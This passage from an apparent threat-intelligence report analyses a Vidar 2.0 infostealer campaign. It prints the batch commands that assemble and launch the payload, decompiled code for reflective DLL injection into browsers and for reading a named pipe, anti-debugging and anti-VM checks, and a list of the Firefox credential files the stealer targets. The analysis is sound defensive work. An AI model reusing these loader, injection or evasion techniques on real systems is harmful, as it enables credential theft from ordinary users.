The script creates a directory named “123043” and builds an executable named “Typically.com” by writing an MZ header and concatenating multiple file fragments. The resulting binary is a compiled Autolt interpreter. Autolt is frequently abused by threat actors as an execution wrapper for secondary payloads.

```
set /p ="MZ" > %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC% <nul
findstr /V "Online" Backgrounds >> %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC%
copy /b /y %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC% + Scale + Decades + Sync + Focuses + Doe + Recorders
+ Adjustments + Essentials + Another + Premier + %Oil%andjob %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC%
cd %Fl%
```

Image is loading

```
set /p ="MZ" > %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC% <nul
findstr /V "Online" Backgrounds >> %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC%
copy /b /y %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC% + Scale + Decades + Sync + Focuses + Doe + Recorders
+ Adjustments + Essentials + Another + Premier + %Oil%andjob %Fl%\%YEJPNLkxAYEeoiFjRQuivkwxlRC%
cd %Fl%
```

Figure 21. Snippet of the script showing the writing and concatenating of multiple files to build the Autolt interpreter

Afterwards, the script then creates another file named “L” by concatenating several .mdb files. The file is the Vidar 2.0 payload, which is executed through the Autolt interpreter.

```
copy /b /y %Present%%Present%\%Permissions%onferences%Present%mdb + %Present%%Present%\%Permissions%hanges%Present%mdb
+ %Present%%Present%\Israeli%Present%mdb + %Present%%Present%\Norton%Present%mdb + %Present%%Present%\Morgan%Present%mdb
+ %Present%%Present%\Decimal%Present%mdb + %Present%%Present%\Spray%Present%mdb + %Present%%Present%\Metro%Present%mdb
+ %Present%%Present%\Ma%Present%mdb + %Present%%Present%\Bought%Present%mdb L
start /w %YEJPNLkxAYEeoifJRQuivkwxlRC% L
cd %Present%%Present%
```

Image is loading

```
copy /b /y %Present%%Present%\%Permissions%onferences%Present%mdb + %Present%%Present%\%Permissions%hanges%Present%mdb
+ %Present%%Present%\Israeli%Present%mdb + %Present%%Present%\Norton%Present%mdb + %Present%%Present%\Morgan%Present%mdb
+ %Present%%Present%\Decimal%Present%mdb + %Present%%Present%\Spray%Present%mdb + %Present%%Present%\Metro%Present%mdb
+ %Present%%Present%\Ma%Present%mdb + %Present%%Present%\Bought%Present%mdb L
start /w %YEJPNLkxAYEeoifJRQuivkwxlRC% L
cd %Present%%Present%
```

Figure 22. Snippet of the script showing the assembling and execution of Vidar payload with the Autolt interpreter

The Vidar stealer sample analyzed in this case connects with the same C2 server observed in the previous case presented. This suggests that this campaign is being operated by the same threat actor or closely coordinated group.

Vidar 2.0 analysis

Last October 2025, the developers of Vidar stealer announced the release of the new features of Vidar stealer 2.0 in an underground forum. Vidar stealer has been active since 2018 and is one of the more accessible ones because of its relatively low cost.

In an underground marketplace, Vidar stealer logs are being sold continuously and extensively, indicating that Vidar stealer campaigns are highly active.

Stealer	Country	Links	Outlook	Info	Struct	Date / Size	Vendor	Price	Action
Vidar			-	-	archive.zip	2026.02.04 8.204Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.04 9.960Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.08 8.614Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.07 7.238Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.04 7.446Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.08 8.324Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.05 8.324Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.07 7.794Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.04 7.774Mb		\$ 10.00	Buy

Image is loading

Stealer	Country	Links	Outlook	Info	Struct	Date / Size	Vendor	Price	Action
Vidar			-	-	archive.zip	2026.02.04 8.204Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.04 9.960Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.08 8.614Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.07 7.238Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.04 7.446Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.08 8.324Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.05 8.324Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.07 7.794Mb		\$ 10.00	Buy
Vidar			-	-	archive.zip	2026.02.04 7.774Mb		\$ 10.00	Buy

Figure 23. Shows listings in underground marketplaces where stolen credential logs collected by Vidar 2.0 are traded or sold

Full code rewrite

The announcement of the new Vidar stealer includes important major changes. These include rewriting Vidar from C++ to C. At first glance, the threat actor's statement about a full C rewrite confirms that the sample misses static artifacts that are usually present in C++ samples, such as functions from the standard library (std) and runtime-specific symbols. The developers claim that this change improves performance by giving a “huge increase in stability and speed.”

Automatic morpher

The next feature is that the developers are claiming the addition of automatic morpher making each build different from one another in terms of code structure. This makes signature-based detection from security solutions less effective.

```

18 char v16[24]; // [rsp+40h] [rbp-688h] BYREF
19 __int64 v17[6]; // [rsp+58h] [rbp-6A0h] BYREF
20 char v18[1092]; // [rsp+88h] [rbp-670h] BYREF
21 int v19; // [rsp+4CCh] [rbp-22Ch]
22 char v20[552]; // [rsp+4D0h] [rbp-228h] BYREF
23
24 v5 = dword_7FF7A7B6EA38;
25 LOBYTE(v17[0]) = ((dword_7FF7A7B6EA3C * (dword_7FF7A7B6EA3C + 1)) & 1) == 0;
26 v6 = 0xC86162BC;
27 if ( ((dword_7FF7A7B6EA3C * (dword_7FF7A7B6EA3C + 1)) & 1) == 0 )
28     v6 = 0x1C1FCB21;
29 v18[0] = dword_7FF7A7B6EA38 < 10;
30 if ( dword_7FF7A7B6EA38 < 10 )
31     v6 = 0x1C1FCB21;
32 v7 = 0x6AC74935i64;
33 while ( 1 )
34 {
35     while ( v7 <= 0x1C1FCB20 )
36     {
37         if ( v7 == 0xC86162BC )
38             v7 = 0xF38A58E6i64;
39         else
40             v7 = v6;
41     }
42     if ( v7 == 0x1C1FCB21 )
43         break;
44     LOBYTE(v5) = v17[0];
45     v7 = 0xC86162BCi64;
46     if ( v18[0] )
47         v7 = 0xF38A58E6i64;
48     if ( LOBYTE(v17[0]) )
49         v7 = 0xF38A58E6i64;
50 }
51 v15 = a1;
52 LODWORD(v17[0]) = (sub_7FF7A7B117FA)(a1, v7, v5, 0xF38A58E6i64);
53 for ( result = 0x95AA012Bi64; ; result = 0x533A0295i64 )
54 {
55     while ( 1 )
56     {
57         while ( result <= 0x101EF146 )
58         {
59             if ( result > 0xDE8C0B79 )
60             {
61                 if ( result == 0xDE8C0B7A )
62                 {
63                     v9 = sub_7FF7A7AAB488(v18, v4, v2, v3, v13) == 0; // ProgramData
64                     result = 0x232485E9i64;
65                     if ( v9 )
66                         result = 0x5AA15A21i64;

```

Image is loading

```

18 char v16[24]; // [rsp+40h] [rbp-688h] BYREF
19 __int64 v17[6]; // [rsp+58h] [rbp-6A0h] BYREF
20 char v18[1092]; // [rsp+88h] [rbp-670h] BYREF
21 int v19; // [rsp+4CCh] [rbp-22Ch]
22 char v20[552]; // [rsp+4D0h] [rbp-228h] BYREF
23
24 v5 = dword_7FF7A7B6EA38;
25 LOBYTE(v17[0]) = ((dword_7FF7A7B6EA3C * (dword_7FF7A7B6EA3C + 1)) & 1) == 0;
26 v6 = 0xC86162BC;
27 if ( ((dword_7FF7A7B6EA3C * (dword_7FF7A7B6EA3C + 1)) & 1) == 0 )
28     v6 = 0x1C1FCB21;
29 v18[0] = dword_7FF7A7B6EA38 < 10;
30 if ( dword_7FF7A7B6EA38 < 10 )
31     v6 = 0x1C1FCB21;
32 v7 = 0x6AC74935i64;
33 while ( 1 )
34 {
35     while ( v7 <= 0x1C1FCB20 )
36     {
37         if ( v7 == 0xC86162BC )
38             v7 = 0xF38A58E6i64;
39         else
40             v7 = v6;
41     }
42     if ( v7 == 0x1C1FCB21 )
43         break;
44     LOBYTE(v5) = v17[0];
45     v7 = 0xC86162BCi64;
46     if ( v18[0] )
47         v7 = 0xF38A58E6i64;
48     if ( LOBYTE(v17[0]) )
49         v7 = 0xF38A58E6i64;
50 }
51 v15 = a1;
52 LODWORD(v17[0]) = (sub_7FF7A7B117FA)(a1, v7, v5, 0xF38A58E6i64);
53 for ( result = 0x95AA012Bi64; ; result = 0x533A0295i64 )
54 {
55     while ( 1 )
56     {
57         while ( result <= 0x101EF146 )
58         {
59             if ( result > 0xDE8C0B79 )
60             {
61                 if ( result == 0xDE8C0B7A )
62                 {
63                     v9 = sub_7FF7A7AAB488(v18, v4, v2, v3, v13) == 0; // ProgramData
64                     result = 0x232485E9i64;
65                     if ( v9 )
66                         result = 0x5AA15A21i64;

```

Figure 24. Comparison of functions of two Vidar 2.0 builds showing differences in the disassembly structure, proving that every build is different due to its polymorphic builder

<pre> 2 { 3 unsigned int v5; // ebp 4 int v8; // ecx 5 char v9; // dl 6 int v10; // eax 7 int v11; // eax 8 bool v13; // [rsp+2Bh] [rbp-4Dh] 9 int v14; // [rsp+2Ch] [rbp-4Ch] 10 char v15[72]; // [rsp+30h] [rbp-48h] BYREF 11 12 strcpy_cff_v1(a1 + 1224, 64i64, a3); 13 gen_random_str_cff_v1(v15, 16i64, 5i64); 14 strcpy_cff_v1(a1 + 1288, 32i64, v15); 15 strcpy_cff_v1(a1 + 1320, 260i64, "C:\\ProgramData\\"); 16 strcat_cff_v1(a1 + 1320, 260i64, v15); 17 v14 = sub_7FF7A7AAB6A7((a1 + 1320)); 18 v8 = 0x8E025967; 19 while (1) 20 { 21 while (1) 22 { 23 while (v8 <= 0xFDDC1C19) 24 { 25 if (v8 <= 0x8E025966) 26 { 27 if (v8 == 0x8E025966) </pre>	<pre> 2 { 3 int v5; // r12d 4 int v8; // eax 5 unsigned int v9; // ebp 6 bool v10; // zf 7 int i; // ecx 8 int v12; // eax 9 int v13; // eax 10 int v15[18]; // [rsp+30h] [rbp-48h] BYREF 11 12 strcpy_cff_v2(a1 + 1224, 64i64, a3); 13 gen_random_str_cff_v2(v15, 16ui64, 5ui64); 14 strcpy_cff_v2(a1 + 1288, 32i64, v15); 15 strcpy_cff_v2(a1 + 1320, 260i64, "C:\\ProgramData\\"); 16 strcat_cff_v2(a1 + 1320, 260i64, v15); 17 v15[0] = CreateDirectoryA((a1 + 1320), 0i64); 18 v8 = 0xEBF4392A; 19 v9 = 2131692131; 20 while (1) 21 { 22 while (1) 23 { 24 while (v8 <= 0x19CE4AEC) 25 { 26 if (v8 == 0xB1FD8493) 27 f </pre>
---	---

Image is loading

<pre> 2 { 3 unsigned int v5; // ebp 4 int v8; // ecx 5 char v9; // dl 6 int v10; // eax 7 int v11; // eax 8 bool v13; // [rsp+2Bh] [rbp-4Dh] 9 int v14; // [rsp+2Ch] [rbp-4Ch] 10 char v15[72]; // [rsp+30h] [rbp-48h] BYREF 11 12 strcpy_cff_v1(a1 + 1224, 64i64, a3); 13 gen_random_str_cff_v1(v15, 16i64, 5i64); 14 strcpy_cff_v1(a1 + 1288, 32i64, v15); 15 strcpy_cff_v1(a1 + 1320, 260i64, "C:\\ProgramData\\"); 16 strcat_cff_v1(a1 + 1320, 260i64, v15); 17 v14 = sub_7FF7A7AAB6A7((a1 + 1320)); 18 v8 = 0x8E025967; 19 while (1) 20 { 21 while (1) 22 { 23 while (v8 <= 0xFDDC1C19) 24 { 25 if (v8 <= 0x8E025966) 26 { 27 if (v8 == 0x8E025966) </pre>	<pre> 2 { 3 int v5; // r12d 4 int v8; // eax 5 unsigned int v9; // ebp 6 bool v10; // zf 7 int i; // ecx 8 int v12; // eax 9 int v13; // eax 10 int v15[18]; // [rsp+30h] [rbp-48h] BYREF 11 12 strcpy_cff_v2(a1 + 1224, 64i64, a3); 13 gen_random_str_cff_v2(v15, 16ui64, 5ui64); 14 strcpy_cff_v2(a1 + 1288, 32i64, v15); 15 strcpy_cff_v2(a1 + 1320, 260i64, "C:\\ProgramData\\"); 16 strcat_cff_v2(a1 + 1320, 260i64, v15); 17 v15[0] = CreateDirectoryA((a1 + 1320), 0i64); 18 v8 = 0xEBF4392A; 19 v9 = 2131692131; 20 while (1) 21 { 22 while (1) 23 { 24 while (v8 <= 0x19CE4AEC) 25 { 26 if (v8 == 0xB1FD8493) 27 f </pre>
---	---

Figure 25. Similar structure of the function creating of directory inside %ProgramData%

As seen in the disassembly, the main functions of the two Vidar stealer payloads are slightly different. However, some functions still behave the same, such as the control flow flattening logic throughout its code and the creation of a directory inside ProgramData. This shows that the automatic morpher changes the code structure in each build while preserving its underlying functionality.

Multithreaded execution

Another important feature is multithreaded execution. This feature significantly improves performance and allows Vidar to steal sensitive data at the same time instead of sequentially.

```

v13 = alloca((nullsub_1)());
v14 = alloca(nullsub_1(&v17));
GetSystemInfo(v15);           // Get CPU info
v17.dwLength = 64;
GlobalMemoryStatusEx(&v17);   // Get memory info
v1 = 0xF50FC4BC;

```

Image is loading

```

v13 = alloca((nullsub_1)());
v14 = alloca(nullsub_1(&v17));
GetSystemInfo(v15);           // Get CPU info
v17.dwLength = 64;
GlobalMemoryStatusEx(&v17);   // Get memory info
v1 = 0xF50FC4BC;

```

Figure 26. API Calls for machine fingerprinting which will be used to identify the number of threads to be used

```
if ( v1 == 0xB189B392 )
    goto LABEL_82;
v21->dwLength = v18->dwLength;
*v17.ullAvailExtendedVirtual = "CPU-bound (1.0x)";
v2 = ((dword_7FF7A7B6EA4C * (dword_7FF7A7B6EA4C + 1)) & 1) == 0;
v1 = 0xE39E4F05;
v3 = 0x870879AA;
```

```
if ( v1 == 0x870879AA )
    goto LABEL_36;
v21->dwLength = (3 * v18->dwLength) / 2;
ullAvailExtendedVirtual = v17.ullAvailExtendedVirtual;
v5 = "I/O-bound (1.5x)";
LABEL_35:
    *ullAvailExtendedVirtual = v5;
```

```
if ( v1 != 0xF50FC4BC )
{
    v21->dwLength = (3 * v18->dwLength) / 2;
    ullAvailExtendedVirtual = v17.ullAvailExtendedVirtual;
    v5 = "Auto (1.5x)";
    goto LABEL_35;
}
```

Image is loading

```

if ( v1 == 0xB189B392 )
    goto LABEL_82;
v21->dwLength = v18->dwLength;
*v17.ullAvailExtendedVirtual = "CPU-bound (1.0x)";
v2 = ((dword_7FF7A7B6EA4C * (dword_7FF7A7B6EA4C + 1)) & 1) == 0;
v1 = 0xE39E4F05;
v3 = 0x870879AA;

```

```

if ( v1 == 0x870879AA )
    goto LABEL_36;
v21->dwLength = (3 * v18->dwLength) / 2;
ullAvailExtendedVirtual = v17.ullAvailExtendedVirtual;
v5 = "I/O-bound (1.5x)";
LABEL_35:
    *ullAvailExtendedVirtual = v5;

```

```

if ( v1 != 0xF50FC4BC )
{
    v21->dwLength = (3 * v18->dwLength) / 2;
    ullAvailExtendedVirtual = v17.ullAvailExtendedVirtual;
    v5 = "Auto (1.5x)";
    goto LABEL_35;
}

```

Figure 27. Disassembly showing the different “multithreading mode” of Vidar 2.0 based on machine’s resources

In this disassembly, Vidar checks CPU and memory information via a couple of APIs to decide the number of threads to be used in the execution. On higher performance systems, it uses I/O-bound (1.5x), increasing the number of threads for better performance. The Auto (1.5x) mode is the same increase in threads but selected automatically when the system meets certain conditions. If the system looks limited, it chooses CPU-bound (1.0x) mode, which keeps the thread count low to avoid overloading.

Browser hijacking

Vidar also claims a new implementation of bypassing AppBound methods to support credential extraction from modern browsers. Vidar developers said that the techniques they implemented are unique and not found in public. For Chromium-based browsers, we have observed that Vidar locates the “Local State” file and opens and reads it into memory then uses the API CryptUnprotectData to decrypt the encryption key from the “Local State” file.


```
sub_7FF797F662F9(v72, (unsigned int)v4);  
sub_7FF797F657FB(v72, "Starting browser with debug port...");  
v24 = sub_7FF797F5FA8A(v37, v49, v52);
```

```
v6 = szDesktop;  
sub_7FF797F97FB2((__int64)szDesktop, (__int64)"ChromeBuildTools", 0x104uLL);
```

```
hDesktop = CreateDesktopA(szDesktop, 0LL, 0LL, 0, 0x10000000u, 0LL);  
v13 = -503141565;
```

```
sub_7FF797F931B0((__int64)CommandLine, 520LL, v66);  
v25 = v47;  
sub_7FF797F933D6(CommandLine, 520LL, v47);  
sub_7FF797F933D6(CommandLine, 520LL, "--profile-directory=\"Default\"");
```

```
v30 = CreateProcessA(  
    0LL,  
    CommandLine,  
    0LL,  
    0LL,  
    0,  
    dwCreationFlags,  
    0LL,  
    0LL,  
    &StartupInfo,  
    &ProcessInformation);
```

```
dwCreationFlags |= 4u;  
v13 = -933103235;
```

Image is loading




Figure 29. Another method of Vidar to obtain the AES key by starting a browser with debug port enabled

Vidar then performs injection using Reflective DLL loading. If, for some reason, it fails to start the browser process, it will search for other browser processes to inject into. It will load the image as a library, find the address of the needed function, write it to the browser process memory and create a remote thread.

```

v21 = "SHELLCODE_SECTION";
if ( !v31 )
    v21 = "REFLECTIVE_DLL";
wsprintfA(v77, "Starting injection: mode=%s, target_PID=%lu", v21, v53);
sub_7FF797F657FB(v72, v77);
v8 = 1960288251;

```

```

*(__QWORD *) (v10 + 8) = OpenProcess(0x1FFFFFFu, 0, (DWORD)v12);

```

```

LibraryA = LoadLibraryA(&lpAddress[v4[3]]);

```

```

ProcAddress = GetProcAddress(LibraryA, v34);

```

```

v26 = !WriteProcessMemory(
    *(HANDLE *) (v10 + 8),
    *(LPVOID *) (v10 + 24),
    lpAddress,
    (unsigned int)LibraryA,
    NumberOfBytesWritten);

```

```

RemoteThread = CreateRemoteThread(*v69, 0LL, 0LL, *v64, **v70, 0, 0LL);
*v66 = (__int64)RemoteThread;

```

Image is loading

```

v21 = "SHELLCODE_SECTION";
if ( !v31 )
    v21 = "REFLECTIVE_DLL";
wsprintfA(v77, "Starting injection: mode=%s, target_PID=%lu", v21, v53);
sub_7FF797F657FB(v72, v77);
v8 = 1960288251;

```

```

*(__QWORD *) (v10 + 8) = OpenProcess(0x1FFFFFFu, 0, (DWORD)v12);

```

```

LibraryA = LoadLibraryA(&lpAddress[v4[3]]);

```

```

ProcAddress = GetProcAddress(LibraryA, v34);

```

```

v26 = !WriteProcessMemory(
    *(HANDLE *) (v10 + 8),
    *(LPVOID *) (v10 + 24),
    lpAddress,
    (unsigned int)LibraryA,
    NumberOfBytesWritten);

```

```

RemoteThread = CreateRemoteThread(*v69, 0LL, 0LL, *v64, **v70, 0, 0LL);
*v66 = (__int64)RemoteThread;

```

Figure 30. Execution of reflective DLL injection to load malicious code directly into a running browser process

After that, the sample will enter the awaiting state. It will constantly be checking for the named pipe '\\pipe\\test' for extraction results.

```
sub_7FF76A8157FB(a5, "Connecting to named pipe for key reception...");  
v25 = -2056005095;
```

```
sub_7FF76A847D9C(v72, 0i64, 256i64);  
sub_7FF76A8431B0(FileName, 260i64, "\\\\.\\pipe\\test");
```

```
FileA = (__int64)CreateFileA(FileName, 0x80000000, 0, 0i64, 3u, 0, 0i64);
```

```
v35 = ReadFile((HANDLE)FileA, Buffer, 0x1FFu, &NumberOfBytesRead, 0i64);
```

```
LODWORD(dwCreationDisposition) = v6;  
wsprintfA(  
    v73,  
    "Pipe key received: %lu bytes after %lu ms (%d attempts)",  
    v10,  
    v51,  
    dwCreationDisposition);  
sub_7FF76A8157FB(a5, v73);  
v25 = -225804042;  
}  
}  
else if ( v25 == -362324903 )  
{  
    sub_7FF76A8157FB(a5, "Key format: HEX string -> converted to binary (32 bytes)");  
    v25 = 300954905;
```

Image is loading

```
sub_7FF76A8157FB(a5, "Connecting to named pipe for key reception...");  
v25 = -2056005095;
```

```
sub_7FF76A847D9C(v72, 0i64, 256i64);  
sub_7FF76A8431B0(FileName, 260i64, "\\\\.\\pipe\\test");
```

```
FileA = (__int64)CreateFileA(FileName, 0x80000000, 0, 0i64, 3u, 0, 0i64);
```

```
v35 = ReadFile((HANDLE)FileA, Buffer, 0x1FFu, &NumberOfBytesRead, 0i64);
```

```
LODWORD(dwCreationDisposition) = v6;  
wsprintfA(  
    v73,  
    "Pipe key received: %lu bytes after %lu ms (%d attempts)",  
    v10,  
    v51,  
    dwCreationDisposition);  
sub_7FF76A8157FB(a5, v73);  
v25 = -225804042;  
}  
}  
else if ( v25 == -362324903 )  
{  
    sub_7FF76A8157FB(a5, "Key format: HEX string -> converted to binary (32 bytes)");  
    v25 = 300954905;
```

Figure 31. Vidar constantly checking of \\pipe\\test for extraction results

After fully looking at the injection function, we can see that the library name that must be injected is missing and is obtained from other functions before being used in the 'LoadLibraryA' function. Additionally, the creation of the named pipe is missing; there is only reading data from the pipe, indicating that the sample doesn't contain injected payload functionality. As the threat actor advertised, this injection can be triggered from a remote server, allowing the payload to be downloaded, saved on disk and passed to the injection function.

While this is suitable for Chromium-based browsers, it also has logic to hijack Firefox-based ones. This involves searching for particular files for data extraction. This includes:

Name

Content

logins.json

Saved website usernames, encrypted passwords, site URLs and form submission targets.

key4.db

Firefox master key, encryption material for login and cookie files.

cookies.sqlite

Session cookies, authentication tokens, tracking identifiers and expiry timestamps.

formhistory.sqlite

Autofill form entries, emails, usernames and search terms.

places.sqlite

Main history and bookmarks database.

Obfuscation

Vidar utilizes control flow obfuscation in every function in the sample. It enters multiple loops, loading different values into variables, then compares them, making many jumps to different sections of code where it modifies those variable values.

```

while ( 1 )
{
    while ( 1 )
    {
        while ( 1 )
        {
            while ( 1 )
            {
                while ( 1 )
                {
                    while ( 1 )
                    {
                        v15 = v14;
                        if ( v14 <= 361113390 )
                            break;
                        if ( v14 > 1172732246 )
                        {
                            if ( v14 > 1646362970 )
                            {
                                if ( v14 <= 1781872836 )
                                {
                                    if ( v14 == 1646362971 )
                                    {
                                        v14 = -411933963;
                                        v34 = v32;
                                        v8 = 0LL;
                                    }
                                }
                                else if ( v14 == 1692015715 )
                                {
                                    v14 = -25518079;
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```

Image is loading

```

while ( 1 )
{
    while ( 1 )
    {
        while ( 1 )
        {
            while ( 1 )
            {
                while ( 1 )
                {
                    while ( 1 )
                    {
                        v15 = v14;
                        if ( v14 <= 361113390 )
                            break;
                        if ( v14 > 1172732246 )
                        {
                            if ( v14 > 1646362970 )
                            {
                                if ( v14 <= 1781872836 )
                                {
                                    if ( v14 == 1646362971 )
                                    {
                                        v14 = -411933963;
                                        v34 = v32;
                                        v8 = 0LL;
                                    }
                                }
                                else if ( v14 == 1692015715 )
                                {
                                    v14 = -25518079;
                                }
                                else

```

Figure 32. Code structure of Vidar is transformed using control flow flattening obfuscation

Anti-analysis

Execution starts from checking if the sample runs under a debugger by calling 'IsDebuggerPresent' and 'CheckRemoteDebuggerPresent'. Additionally, it calls 'NtQueryInformationProcess' with value 7, which returns a debug port number if the program runs under a debugger.

```

.text:00007FF707C72EE6 mov     [rsp+78h+var_58], rax
.text:00007FF707C72EEB mov     rcx, r14
.text:00007FF707C72EEE mov     edx, ebx  RDX 0000000000000007
.text:00007FF707C72EF0 mov     r8, rdi
.text:00007FF707C72EF3 mov     r9d, esi
.text:00007FF707C72EF6 call    r13
.text:00007FF707C72EF9 mov     ebp, eax
.text:00007FF707C72EFB mov     eax, 3 r13=ntdll.dll:ntdll_NtQueryInformationProcess
.text:00007FF707C72F00 jmp     short ntdll_NtQueryInformationProcess db 4Ch ; L
.text:00007FF707C72F02 ; ----- db 8Bh
.text:00007FF707C72F02 db 0D1h
.text:00007FF707C72F02 loc_7FF707C72F02 db 0B8h
.text:00007FF707C72F02 cmp     eax, 5 db 19h

```

Image is loading

```

.text:00007FF707C72EE6 mov     [rsp+78h+var_58], rax
.text:00007FF707C72EEB mov     rcx, r14
.text:00007FF707C72EEE mov     edx, ebx  RDX 0000000000000007
.text:00007FF707C72EF0 mov     r8, rdi
.text:00007FF707C72EF3 mov     r9d, esi
.text:00007FF707C72EF6 call    r13
.text:00007FF707C72EF9 mov     ebp, eax
.text:00007FF707C72EFB mov     eax, 3 r13=ntdll.dll:ntdll_NtQueryInformationProcess
.text:00007FF707C72F00 jmp     short ntdll_NtQueryInformationProcess db 4Ch ; L
.text:00007FF707C72F02 ; ----- db 8Bh
.text:00007FF707C72F02 db 0D1h
.text:00007FF707C72F02 loc_7FF707C72F02 db 0B8h
.text:00007FF707C72F02 cmp     eax, 5 db 19h

```

Figure 33. Usage of NtQueryInformationProcess API to query process-level metadata for detecting debugging or monitoring environments

Next check uses 'GetTickCount' and 'Sleep' functions to detect the debug environment. It checks the current time, sleeps for 1,000 ms, then gets the time again and checks if it took no more than 1,051 ms to execute all these steps. If more, it will terminate execution.

```

sub     rsp, 28h
mov     rdi, cs:GetTickCount
call    rdi ; GetTickCount
mov     esi, eax
mov     ecx, 1000      ; dwMilliseconds
call    cs:Sleep
call    rdi ; GetTickCount
sub     eax, esi
mov     [rsp+38h+var_14], eax
cmp     eax, 1051

```

Image is loading

```

sub     rsp, 28h
mov     rdi, cs:GetTickCount
call    rdi ; GetTickCount
mov     esi, eax
mov     ecx, 1000      ; dwMilliseconds
call    cs:Sleep
call    rdi ; GetTickCount
sub     eax, esi
mov     [rsp+38h+var_14], eax
cmp     eax, 1051

```

Figure 34. Usage of GetTickCount API as a timing-based anti-analysis technique to detect debugging or emulation by measuring execution delay

It retrieves a number of logical processes running in the system, which will be used later in multithreading. Here, it also performs the final anti-analysis check, which obtains the computer's available physical RAM to determine whether it is running on a virtual machine. The first comparison involves shifting right for 20 bytes, which actually converts the obtained value from bytes to megabytes. Then it compares it with the '0x801', which is '2049' in decimal and is approximately 2GB. If the obtained value is bigger, it will proceed to execution. Next, it checks if memory is less than '0x20000000', which is '536870912' in decimal and represents 512MB. If system memory is less than this value, execution will be terminated.

```

GetSystemInfo(&SystemInfo);
dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
v13 = 2117496258;
if ( Buffer.ullAvailPhys >> 20 >= 0x801 )
    v13 = -1678067288;
v14 = -1069532366;
if ( Buffer.ullAvailPhys < 0x20000000 )
    v14 = -1484655675;
v15 = 69325989;

```

Image is loading

```

GetSystemInfo(&SystemInfo);
dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
v13 = 2117496258;
